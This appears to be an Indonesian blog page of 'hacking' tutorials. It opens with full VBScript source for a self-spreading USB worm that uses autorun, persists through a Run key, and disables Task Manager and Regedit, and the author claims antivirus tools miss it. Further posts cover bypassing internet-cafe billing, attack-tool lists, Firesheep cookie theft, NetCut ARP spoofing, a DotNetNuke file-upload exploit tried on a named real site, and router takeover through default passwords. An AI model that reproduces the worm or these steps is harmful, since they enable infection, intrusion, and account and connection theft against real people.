Tampilkan postingan dengan label Hacking. Tampilkan semua postingan

Membuat Virus Sederhana dengan Notepad

1 komentar

Iseng-iseng mencolok Flash Disc saudara saya tiba-tiba saya nemu sebuah malcode lokal yang dibuat dengan bahasa VBS. Wah, ternyata para virus maker mulai melirik memakai bahasa VBS. Mungkin karena menyangkut HAKI (Hak Atas Kekayaan Intelektual) karena VB6.0 yang banyak beredar adalah bajakan. Jadi ia membuat virus dengan VBS yang bisa dibuat hanya dengan Notepad karena di Windows sudah ada compiler yang terintegrasi dengannya, Windows Based Script Host.
Sesua janji saya, kita akan membuat virus yang sederhana menggunakan Notepad. Virus ini akan membuat dirinya menyebar ke removable disc dengan AutoRun sehingga komputer lain yang tercolok flash disc terinfeksi akan langsung menjadi korban tanpa menungu User menjalankan infector-nya. Virus ini saya beri nama “Kalong.VBS”. Sekarang buka Notepad-nya. Copy kode berikut :
‘//–Awal dari kode, set agar ketika terjadi Error dibiarkan dan kemudian lanjutkan kegiatan virus–//
on error resume next
‘//–Dim kata-kata berikut ini–//
dim rekur,windowpath,flashdrive,fs,mf,isi,tf,kalong,nt,check,sd
‘//–Set sebuah teks yang nantinya akan dibuat untuk Autorun Setup Information–//
isi = “[autorun]” & vbcrlf & “shellexecute=wscript.exe k4l0n6.dll.vbs”
set fs = createobject(”Scripting.FileSystemObject”)
set mf = fs.getfile(Wscript.ScriptFullname)
dim text,size
size = mf.size
check = mf.drive.drivetype
set text = mf.openastextstream(1,-2)
do while not text.atendofstream
rekur = rekur & text.readline
rekur = rekur & vbcrlf
loop
do
‘//–Copy diri untuk menjadi file induk di Windows Path (example: C:\Windows)
Set windowpath = fs.getspecialfolder(0)
set tf = fs.getfile(windowpath & “\batch- k4l0n6.dll.vbs “)
tf.attributes = 32
set tf=fs.createtextfile(windowpath & “\batch- k4l0n6.dll.vbs”,2,true)
tf.write rekursif
tf.close
set tf = fs.getfile(windowpath & “\batch- k4l0n6.dll.vbs “)
tf.attributes = 39
‘//–Buat Atorun.inf untuk menjalankan virus otomatis setiap flash disc tercolok–//
‘Menyebar ke setiap drive yang bertype 1 dan 2(removable) termasuk disket
for each flashdrive in fs.drives
‘//–Cek Drive–//
If (flashdrive.drivetype = 1 or flashdrive.drivetype = 2) and flashdrive.path <> “A:” then
‘//–Buat Infector jika ternyata Drivetypr 1 atau 2. Atau A:\–//
set tf=fs.getfile(flashdrive.path &”\k4l0n6.dll.vbs “)
tf.attributes =32
set tf=fs.createtextfile(flashdrive.path &”\k4l0n6.dll.vbs “,2,true)
tf.write rekursif
tf.close
set tf=fs.getfile(flashdrive.path &”\k4l0n6.dll.vbs “)
tf.attributes = 39
‘//–Buat Atorun.inf yang teks-nya tadi sudah disiapkan (Auto Setup Information)–//
set tf =fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes = 32
set tf=fs.createtextfile(flashdrive.path &”\autorun.inf”,2,true)
tf.write isi
tf.close
set tf = fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes=39
end if
next
‘//–Manipulasi Registry–//
set kalong = createobject(”WScript.Shell”)
‘//–Manip - Ubah Title Internet Explorer menjadi THE KALONG v.s. ZAY–//
kalong.regwrite “HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title”,” THE KALONG v.s. ZAY “
‘//–Manip – Set agar file hidden tidak ditampilkan di Explorer–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Advanced\Hidden”, “0″, “REG_DWORD”
‘//–Manip – Hilangkan menu Find, Folder Options, Run,  dan memblokir Regedit dan Task Manager–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFind”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFolderOptions”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr”, “1″, “REG_DWORD”
‘//–Manip – Disable klik kanan–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoViewContextMenu”, “1″, “REG_DWORD”
‘//–Manip - Munculkan Pesan Setiap Windows Startup–//
kalong.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeCaption”, “Worm Kalong. Variant from Rangga-Zay, don’t panic all data are safe.”
‘//–Manip – Aktif setiap Windows Startup–//
kalong.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Systemdir”, windowpath & “\batch- k4l0n6.dll.vbs “
‘//–Manip – Ubah RegisteredOwner dan Organization–//
kalong.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOrganization”, “The Batrix”
kalong.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner”,”Kalong”
‘//–Nah kalau kode dibawah ini saya nggak tau, tolong Mas Aat_S untuk menjelaskan–//
if check <> 1 then
Wscript.sleep 200000
end if
loop while check <> 1
set sd = createobject(”Wscript.shell”)
sd.run windowpath & “\explorer.exe /e,/select, ” & Wscript.ScriptFullname
‘Akhir dari Kode

Save code di Notepad dengan cara FILE > SAVE. Lalu di save as type pilih “All Files (*.*). Simpan dengan nama : k4l0n6.dll.vbs. Sebenarnya gak usah pake *.dll juga gak apa-apa tapi usaha agar tidak mencurigakan aja.
He..he…Virus Worm ini memang bukan murni dari pemikiran saya sendiri karena meniru kode-nya virus Rangga-Zay. Tapi yang ini lebih bagus karena tidak terdeteksi pakai PCMAV RC15, CLAMAV, dan AVAST. Itung-itung ini buat Anda tahu kalau membuat virus/worm tidak perlu membeli software bajakan. Pakai Notepad (dari Windows Original) juga bisa.

Baca Selengkapnya...


Hack Client Billing

0 komentar


Hallo semuanya, bosan dengan teknik-teknik hacking yang itu-itu dan banyak bertebaran di internet? Kali ini saya akan memberikan sedikit tutorial hacking yang ringan dan insyaallah bisa diterapkan semua orang :D . Untuk mempelajarinya tidak sulit kok, tidak memerlukan kemampuan khusus bahkan orang awam yang baru mampir ke warnet pun bisa melakukan hal ini.
Ya, mungkin Anda berfikir cara ini adalah cara bunuh diri untuk saya. Kok mau-maunya ya seorang operator warnet mengajarkan cara untuk mengakali warnetnya sendiri? Bukan tanpa alasan, saya melakukan ini karena saya sadar ilmu adalah pemberian dari Tuhan Yang maha Esa, dan dengan menyembunyikan ilmu itu berarti saya telah mengingkari nikmat dari Tuhan. Jadi semua orang di dunia ini berhak untuk mendapatkan ilmu.
Langsung saja, dalam kegiatan hacking Billing Explorer Client ini saya menggunakan bantuan dari program bernama hackclient.exe yang saya temukan dari forum HNc. Karena tutorial disana kurang lengkap maka sebagai tanda balas jasa atas ilmu yang telah saya peroleh maka saya membuat tutorial sederhana ini.

Di warnet masuk sebagai Personal dan siapkan modal program aplikasi hackclient.exe yang dapat diperoleh dari http://www.4shared.com/file/Xyw_iMyz/hackclient.html
Jika sudah didapat lalu jalankan aplikasinya. Maka akan muncul tampilan seperti berikut ini :

Perhatikan disana ada 2 program billing client, gag usah bingung gambar yang tampil di atas adalah billing client yang palsu, sedangkan yang asli ada di bagian paling kiri, yang tampilannya paling sederhana, dan yang pada awal tadi telah Anda lihat.
Ikuti petunjuk berurutan sesuai yang ada pada program billing client palsu. Jika beruntung maka Anda bisa keluar dari program billing client dan menikmati hampir semua fasilitas windows yang dikunci oleh billing client aslinya.

Perhatikan bahwa cara ini tidak akan mengurangi nilai nominal yang tertera di billing server (operator) yang harus Anda bayarkan. Ada baiknya tutorial ini digunakan untuk pembelajaran bukan untuk perbuatan jahat. Kasihan operator dan pemilik warnetnya, untuk mendapat 2000 perak pun terhalang dengan ulah pemakai aplikasi ini.
Silakan download toolsnya disini:

Jadi gunakan dengan bijak ya ;-D
Dan selamat bereksperimen :D

Baca selengkapnya...


Software Ultra Hackers ( Kumpulan Software Hacker)

0 komentar

http://dc314.4shared.com/img/_K5beiA4/s3/0.2644041517683242/Rizky_Blog.png


Nama Software :

Rainbow crack
Proxy Pro
Res Hacker
Rocket
Panther
PhpBBAttacker
MIDNITE massacre
Php BB pass extractor
NFO Maker
Mail Boomb 2.0 Yahoo
Stealth Http Scanner
Show Pass
UDP Flood
Ultra Dos
P0kes WormGen
Visa Spam
X Pass
Cable Modem Sniffer
Astaroth Joiner
E-mail Cracker
C C Generator
F.B.I Binder
Google Hacker
Hotmail Hacker Gold
Fuck Mil Bomber
FTP Brute Forcer
PhpBB exploit pack
Key Changer
MSN Flooder
Moore R Port Scanner
MSN Account Cracker
Server Killer
Source Checker
Net Res View
Ping&Nukes
Hotmail Scam Page
Deep Unfreeze
Hack My Space
Grinder 1.1
Hackers Assistant
Bios Pass Remover
Cia 10
Brutus
Craggle
CASXM138
CAYZODQF


 Untuk Mendapatkan Softwarenya Download Disini:


Hack Facebook Dengan Network Sniffing

0 komentar

PERTAMA:

Bagi anda pengguna facebook yang menggunakan koneksi internet yang juga digunakan banyak orang seperti warnet atau koneksi internet di kampus atau tempat umum atau hotspot, apalagi yang gratisan harap berhati-hati. cara hack facebook dengan metode ini cukup mudah, berbekal software packet sniffer yang sangat mudah di download dan digunakan untuk memantau dan menyimpan paket lalu lintas jaringan, seseorang bisa dengan mudah membobol akun facebook dengan memanfaatkan paket data yang tersimpan tadi. cara menghindari agar akun facebook anda tidak kena hack dengan cara ini adalah dengan berhati-hati saat mengakses facebook, pastikan warnet atau hotspot area yang anda gunakan benar-benar aman.

KEDUA:

Cukup mudah untuk hacking facebook account saat ini, kmu dapat menggunakan firefox addon freesheep, yaitu sebuah addon Firefox yang mampu mencuri sesi cookie dari Facebook, Twitter dan account lainnya pada Web 2.0 yang tidak terenkripsi jaringan nirkabel terbuka.
cara menggunakanya sebagai berikut:
1. Download .xpi file di http://codebutler.github.com/firesheep/
2. install file .xpi tersebut
3. Install WinPcap, download di www.winpcap.org
4. jika instlasi firesheep dan wincap sudah selesai, buka firefox, klik menu tools > addons >Firesheep
5. klik preferences icon dan pilihi kartu interface jaringan pc / wireless card
6. klik  “Start Capturing”
7. tunggu beberapa saat, jika ada pengguna wireless yang mengakses website facebook maka firesheep akan siap menghack cookies nya.
nah gimana cara mencegah pencurian password dengan firesheep ini?
kamu dapat menggunakan software ForceTLS, download di https://addons.mozilla.org/en-US/firefox/addon/force-tls/

KETIGA:

Bismillah,
pada postingan kali ini akan membahas tentang bagaimana cara melakukan sniffing paket data situs jejaring facebook yang keluar masuk dari perangkat komputer yang digunakan untuk mengakses situs jejaring sosial tersebut. postingan ini berisi jawaban dari tugas yang diberikan pada mata kuliah Keamanan Informasi dengan soal sebagai berikut:
Anda diminta untuk menggunakan program sniffer (penyadap) seperti wireshark, tcpdump, atau sejenisnya untuk melakukan salah satu dari hal di bawah ini:
1. mengukur jumlah data yang digunakan untuk membuka satu sesi gmail atau facebook;
2. memantau serangan dari port scanning yang dilakukan dengan menggunakan program nmap.
Untuk yang (1) yang disebut satu sesi adalah login, membaca sebuah email (atau menulis sebuah email), kemudian logout. Jangan lupa program sniffer diset agar *semua* data ditangkap. Biasanya default dari program sniffer hanya menangkap header saja. Tujuan utamanya adalah untuk menghitung jumlah data yang ditangkap.
Untuk (2) tujuannya adalah untuk melihat pola “serangan” port scanning yang dilakukan oleh nmap. Apakah dia melakukan scanning dengan menguji port secara berurutan?
langsung saja menuju langkah-langkah yang dilakukan untuk melakukan sniffing paket data ini:
1. pertama-tama buka aplikasi wireshark
2. kedua, pilih menu Capture kemudian submenu Interfaces, atau bisa juga dengan jalan pintas menekan tombol Ctrl+I
3. pilih interface yang ingin anda sadap paket datanya, disarankan koneksi yang dipilih adalah koneksi yang menggunakan kabel bukan koneksi yang nirkabel maupun koneksi dengan modem USB atau sejenisnya. Pilih menu Option pada interface yang ingin Anda sadap paket datanya.
4. pada bagian “Capture filter” masukkan sebagai berikut(ganti alamat.ip.komputer.anda dengan alamat IP komputer yang digunakan untuk melakukan penyadapan paket data)
host www.facebook.com and host alamat.ip.komputer.anda
5. Klik start, maka proses penyadapan akan segera dimulai
6. Jika ingin menyudahi proses penyadapan, klik tombol stop atau dengan menekan jalan pintas Ctrl+e

7. Untuk mengetahui statistik paket yang berhasil disadap, cukup dengan memilih menu Statistic kemudian submenu Summary, maka akan tampil hasil seperti contoh berikut:
clip_image002hasil statistik sniffing paket data facebook
Pada data yang saya sadap dengan menggunakan wireshark ini paket data dari facebook cukup kecil (56948 bytes) hal ini mungkin dikarenakan metoda caching yang ada pada browser yang saya gunakan untuk membuka facebook masih menyimpan data-data yang diperlukan sehingga data cukup kecil.


Hack Wifi WEP/WPA Pasword

0 komentar

1. Download Software Hacking Wifi Menggunakan Netcut Disini Download NetCut 2.08
2. Install Aplikasinya klo ada Antivirus yang menghalangi instalasi DImatikan aja dulu Antivirusnya
3. Setelah beres Instalasinya jalankan Aplikasinya pada desktop netcut
4. Nah disini terlihat ada ikon monitor yang menunjukkan para Laptop yang lagi terhubung internet dalam 1 jaringan cafe, penjelasan simpel nya ikon monitor paling atas itu adalah Gateway internet dan di bawahnya adalah komputer kalian, jadi jangan sampai Cutoff sendiri gateway dan komputer sendiri sama aja bunuh diri .
5. Setelah itu pilih IP yang mau di putus lalu pilih cutoff. dan usaha anda berhasil membalas kelakuan para orang usil


Mungkin ada di benak kalian sungguh berbahaya sekali Tools ini untuk di buat isengin kampus atau cafe yang ada akses free Wifi. tapi tools ini sangat mudah di jinakkan dengan berbagai macam cara. ingin tau Cara Mengatasinya?? okey lanjut…
Tapi sebelum Melanjutkan Cara Mengatasi Software Netcut saya ingin berbicara dikit tentang Cara kerja Software NetcutNetcut adalah software yang hanya berkerja berdasarkan ARP Spoofing , ARP itu Adalah Address Resolution Protocol Masih belum Ngerti apa itu ARP.. okey begini saya beri contoh:

Komputer A(komputer dengan IP10.10.1.100) dan Komputer B(Komp Server Mempunyai IP10.10.1.1)
Dalam keadaan ini Komp A Ingin melakukan Koneksi Ke Komp B
Dalam Kondisi Seperti ini Otomatis Komputer A melakukan broadcast (Seperti halnya manusia berteriak-teriak)
“Halooo gan Siapa yang Mempunyai IP 10.10.1.1″
lalu komputer B mendengar dan menjawab Bersetakan MAC ADRESS “disini gan IP 10.10.1.1 itu 00:0C:A2: D1:1B:3D” Dan Kemudian Komputer B Melakukan Broadcast atau teriakan balik “Halo Tadi IP 10.10.1.100 Manggil saya mana yah?”
Lalu Komputer A menjawab “woiii saya disini gan IP 10.10.1.100 itu 00:B0:AD: D5:1C-5D” Kejadian Inilah Menjadikan Proses Transaksi Data Antar Komputer.


setelah sudah paham dengan cerita di atas kita lanjutkan ke cerita berikut ini Yang Berhubungan dengan ARP Spoofing :
Komputer A(komputer dengan ip10.10.1.100) dan Komputer B(Komp Server Mempunyai IP10.10.1.1) dan orang melakukan ARP Spoofing “C” dengan IP 10.10.1.99
Dalam Gambaran Ini DI ceritakan bahwa Komputer A ingin Melakukan Koneksi Ke Komputer B,
Komputer A Melakukan Broadcast “Halooo gan Siapa yang Mempunyai IP 10.10.1.1“
Bukanya Komputer B yang jawab Tapi Yang Jawab Yaitu Komputer ARP SPOOFING “C” “WOIii saya disini Gan IP 10.10.1.1 00:1E:05:AE:96:F0?”(Komputer C berPura² Menjadi Komputer B”
Lalu KOMPUTER “C” broadcast ““Halooo gan Siapa yang Mempunyai IP 10.10.1.1“(Komputer C Berpura² Menjadi Komputer A) dan dijawab sama B “WOiii saya disini Gan IP 10.10.1.1 00:1E:05:AE:96:F0?”
Dan Komputer B Melakukan Broadcast(”Halooo gan Siapa yang Mempunyai ip10.10.1.100")
Lalu di jawab Oleh Komputer C (”WOiii saya disini Gan IP 10.10.1.99 ada di 00:22:FA:AE:96:F0 ( yg disebutin adalah Mac Adress Kepunyaan C / berpura2 menjadi A)”
C teriak berpura² menjadi B
“Woi Siapa ip10.10.1.100 yg tadi manggil gw ? “
“ip10.10.1.100 ada di 00:1E:C107B0-Z0 ( Mac Adress Kepunyaan A )”


Sudah mengerti dengan penjelasan gambaran diatas. dan dapat di simpulkan Bahwa :
ARP Spoofing itu Ingin Mengasosiasikan Mac Adress C Dengan IP adress Komputer lain)
Kiriman paket data yang dikirimkan ke A Akan mengalami kesalahn Pengiriman Ke Komputer C
Dan “C” dapat dengan leluasa untuk Melakukan Cutoff data tersebut ke komputer G atau memodifikasi isi dari data paket sebelum dikirim.kan

Sehingga Untuk Mengatasi Hacker Yang menggunakan Netcut di publik Wifi adalah Dengan Cara :
from :


1. Check ARP (Address Resolution Protocol)
* buka cmd (command prompt) pada startmenu > run
* ketik arp -a, untuk meilhat ip router. dan akan terlihat 1 ip router, jika terlihat lebih dari satu ubah niat anda untuk Surfing karena protokol tidak encrypt seperti FTP dan HTTP login
* untuk menghindari Hacker Usil.

untuk mengidentifikasi arp ip yang muncul ketikan perintah, tracert domain.com
2. Ubah alamat ip Addres.

karena netcut melisting ip addres di dalam jaringan, maka kamu harus mengganti alamat ip. saran saya ubah kedekat dengan ip server atau gateway untuk mengelabui si attacker netcut.
3. Matikan layanan workstation.

Run, kemudian ketik services.msccari layanan workstationjika sudah ketemu, klik kanan, properties, klik tombol stop
4. Ganti hostname atau nama komputer anda.

hostname yang tervisible sangat rentan sekali untuk diserang, oleh karena itu disarankan untuk mengganti dengan hostname yang dekat dengan kepentingan jaringan.
5. Bisa menggunakan software bantu/Penangkal.

cari software anti NetCut atau Anti Arp, sebelum berselancar untuk pertama kali menghidupkan wifi anda pastikan Anti NetCut atau AntiARP anda telah aktif.
6. Serang balik si attacker.

karena si pengguna netcut ini sebagai gateway, banjiri komputer dia dengan ping secara terus menerus dengan mengetikan “ping google.com -t” pada cmd (command prompt) run. cara ini akan membuat komputer pengguna netcut hang.
7. Gerak-gerik pengguna NetCut.

Kalau tiba2 koneksi putus secara aneh atau serentak seluruh user tanpa ada warning dari pihak Admin CAFENET coba kamu perhatikan salah satu user yg terlihat santai dan masih tetap online dengan lancar, kemungkinan itu pengguna netcut


Hacking Website Melalui Handphone

0 komentar

Pada dasarnya aplikasi web browser di HP maupun di PC it cara kerjanya sama,yg membedakan adalah system yg bekerja mendukung applikasi it sendiri (Java, SymBian, Linux, Windows, Android etc). Dan ukuran atau kapasitas serta kemampuan menampilkan web. Tapi pada dasarnya cara kerjanya tetap. Sama, jadi apa yg bisa dilakukan lwt pc,kmgknan bsa jg dikerjakan lwt hape…!
Nah yg coba saya bahas disini adalah exploit web dgn cara hack web melalui DNN (dot net nuke) exploit
melalui hape.

Bahan2 yg kita butuhkan adalah:

1. Operamini browser versi 5.0
2. Operamini browser versi 4.2

Kenapa pake 2 Web Browser ?

Lebih enak pake 2 browser di atas.alasannya adalah:

1. Operamini 5.0 mendukung multi tab jadi cocok buat mencari target dan mengetesnya tanpa harus open close satu2.

2. Operamini 5.0 mempunyai kemampuan copi paste,pilih text dan lgsg mensearchnya dlm sekali klik ditab yg sama ataupun membukanya di tab baru.

3. Operamini 4.2 respon browser lbh bagus dr yg v 5.0

Setelah cek target dr opmin 5.0 dan ternyata vuln tgl copy kan aja linknya di operamini 4.2 .
Tgl kta exploit lwt situ..
(Operamini 4.2 tdk multi tab,untuk yg multi tab slhkan cari di opera modif di google)

Nah sekarang memasuki langkah2 atau cara2 melakukan hack web dgn DNN exploit melalui opera mini.

Pertama: pastikan anda masih mempunyai saldo pulsa
Kedua: buka operamini v 5.0 anda dan ketik di kolom google search dorknya->

inurl:”/portals/0″

And search!!…
Nah dapet kan??
Tinggal kita pilh target yang pas di hati.dan kali ini saya coba di situs orang israel.
Taruh cursor di link target trus tekan angka 1 di keypad hape anda.
Pilih open in new tab.
Begitu seterusnya untuk link target yg lain sampai keluar beberapa tab.
Oh,ya untuk mengetahu gimana ,apa dan bagaimana DNN exploit it silahkan baca disini:

http://securityreason.com/exploitalert/6234

Next, misalkan kita dah dpt targetnya nih…

Example site:
http://fril.co.il/portals/0/cwindex.txt

Spti keterangan di securityreason di atas kita coba potong link target dan menggantinya dgn
/Providers/HtmlEditorProviders/ Fck/fcklinkgallery.aspx

->http://site.com/[path]/portals/0/a.txt

Menjadi
->http://site.com/[path]/Providers/HtmlEditorProviders/ Fck/fcklinkgallery.aspx

Lakukan it pada smua target yg udah kamu buka pada browser operamini 5.0 km.biar gak bolak balik
copas lagi.

Setelah dapet dan pasti vuln seperti site di bawah ini.

http://fril.co.il//Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx

Copy dan pastekan di opera 4.2 kamu.
Nb:Alasannya knapa pindah browser yaitu pada opera 5.0 di hape saya kurang respon pada perintahupload. Proses upload berjalan tapi file tidak terupload dan begitu di coba di v 4.2 sukses terupload. Tapi bila di v.5.0 km bisa ya lanjut aja disitu.gak ush pndah applikasi.
Lanjut proses.!

Setelah site target di buka di opmin 4.2

Pilih : file ( select a file on your site)

Tunggu biar loading selesai dan menampilkan 2 kolom:

Kolom 1 biasanya tulisan ‘root’
Kolom 2 berisi macam2 file.
Setelah loading selesai hapus link di addres bar operamini kamu dan ganti dgn script di bawah ini:
javascript:__doPostBack(‘ctlURL $cmdUpload’,”)

Lalu klik ok….

Kolom yg tdnya berisi ‘root’ dan ‘jenis2 file’
Skrg ganti menjadi kolom ‘root’ dan kolom kosong untuk upload file.
Nah skrg tgl km upload tuh file txt yg udah km simpan di hape km.
SUCCESS..! you cAn hacked a web site from mobile phone.

Hasilnya seperti ini http://fril.co.il/portals/0/xadal.txt < 100% lewat handphone

Nb: angka 1 di operamini berfungsi untuk copas,select text and open new tab.


Hack Ethernet ADSL Router

0 komentar

ADSL-Routers. setengah dari pengguna internet di seluruh dunia menggunakan router ADSL / modem untuk menyambung ke Internet Namun, kebanyakan dari mereka tidak menyadari fakta bahwa ia memiliki kerentanan serius yang dapat dengan mudah dimanfaatkan bahkan oleh hacker noob seperti kamu .

Dalam posting ini saya akan menunjukkan cara untuk mengeksploitasi kerentanan umum yang terletak di router ADSL kebanyakan sehingga untuk mendapatkan akses lengkap untuk pengaturan router dan rincian login ISP.
Setiap router datang dengan username dan password menggunakan mana dimungkinkan untuk mendapatkan akses ke pengaturan router dan mengkonfigurasi perangkat. Kerentanan sebenarnya terletak pada Default username dan password yang dilengkapi dengan pengaturan pabrik. Biasanya router dikonfigurasi datang dari penyedia Layanan Internet dan karena itu pengguna tidak perlu repot-repot mengganti password kemudian. Hal ini memungkinkan bagi penyerang untuk mendapatkan akses tidak sah dan memodifikasi setting router menggunakan seperangkat nama pengguna dan password default. Berikut adalah bagaimana Anda bisa melakukannya.

Sebelum Anda melanjutkan, Anda perlu alat yang terjadi dalam proses

Angry IP Scanner

Berikut adalah informasi rinci tentang bagaimana memanfaatkan kerentanan dari sebuah router ADSL.

Langkah-1: Buka www.whatismyipaddress.com. Setelah halaman dibuka Anda akan menemukan alamat IP. Catatan ke bawah.

Langkah-2: Buka Angry IP Scanner, di sini anda akan melihat sebuah opsi bernama IP Range: di mana Anda harus memasukkan rentang alamat IP untuk memindai. Misalkan IP anda adalah 117.192.195.101, Anda dapat mengatur sesuatu rentang sebagai 117.192.194.0 untuk 117.192.200.255 sehingga terdapat atleast 200-300 alamat IP dalam jangkauan.

Langkah-3: Buka Preferensi Tools-> dan pilih tab Ports. Dalam seleksi Port masukkan 80 (kita perlu untuk memindai port 80). Sekarang beralih ke tab Display, pilih opsi "Host dengan port terbuka hanya" dan klik OK. IP Scanner Saya telah menggunakan Angry IP Scanner v3.0 beta-4. Jika Anda menggunakan versi yang berbeda, Anda perlu untuk Buka Pilihan bukannya Tools

Langkah-4: Sekarang klik pada Start. Setelah beberapa menit, pemindai IP akan menampilkan daftar IP dengan Port 80 terbuka i.

Langkah-5: Sekarang salin salah satu IP dari daftar, paste di address bar browser Anda dan tekan enter. Sebuah jendela akan muncul meminta username dan password. Karena sebagian besar pengguna tidak mengubah password, itu harus bekerja paling mungkin dengan default username dan password. Untuk kebanyakan router default username-password pasangan akan menjadi admin-admin atau admin-password.

Cukup masukkan username-password sebagaimana ditentukan di atas dan tekan enter. Jika Anda beruntung Anda harus mendapatkan akses ke halaman setting router di mana Anda dapat memodifikasi pengaturan router. Halaman pengaturan dapat bervariasi dari router ke router. Sebuah router sampel halaman pengaturan ditampilkan di bawah. Router Pengaturan Halaman Jika Anda tidak berhasil mendapatkan akses, pilih IP lain dari daftar dan ulangi langkah 5. Atleast 1 dari 5 IP akan memiliki password default dan maka Anda pasti akan dapat memperoleh akses.

Apa yang bisa dilakukan oleh sebuah Penyerang Memperoleh Akses ke Setting Router?

Dengan memperoleh akses ke pengaturan router, adalah mungkin bagi penyerang untuk memodifikasi pengaturan router yang mengakibatkan kerusakan router. Akibatnya pengguna komputer target akan terputus dari Internet. Dalam kasus terburuk penyerang dapat menyalin rincian login ISP dari router untuk mencuri koneksi Internet atau memainkan segala jenis lelucon dengan pengaturan router. Jadi korban harus mengkonfigurasi ulang router untuk membawa kembali untuk bertindak.

Jika Anda menggunakan router ADSL dapat terhubung ke Internet, sangat disarankan agar Anda segera mengganti password Anda untuk mencegah serangan seperti di masa mendatang. Siapa tahu, Anda mungkin menjadi korban berikutnya dari serangan itu.

Sejak konfigurasi bervariasi dari router ke router, Anda harus menghubungi ISP anda untuk rincian tentang cara mengubah password untuk model Anda.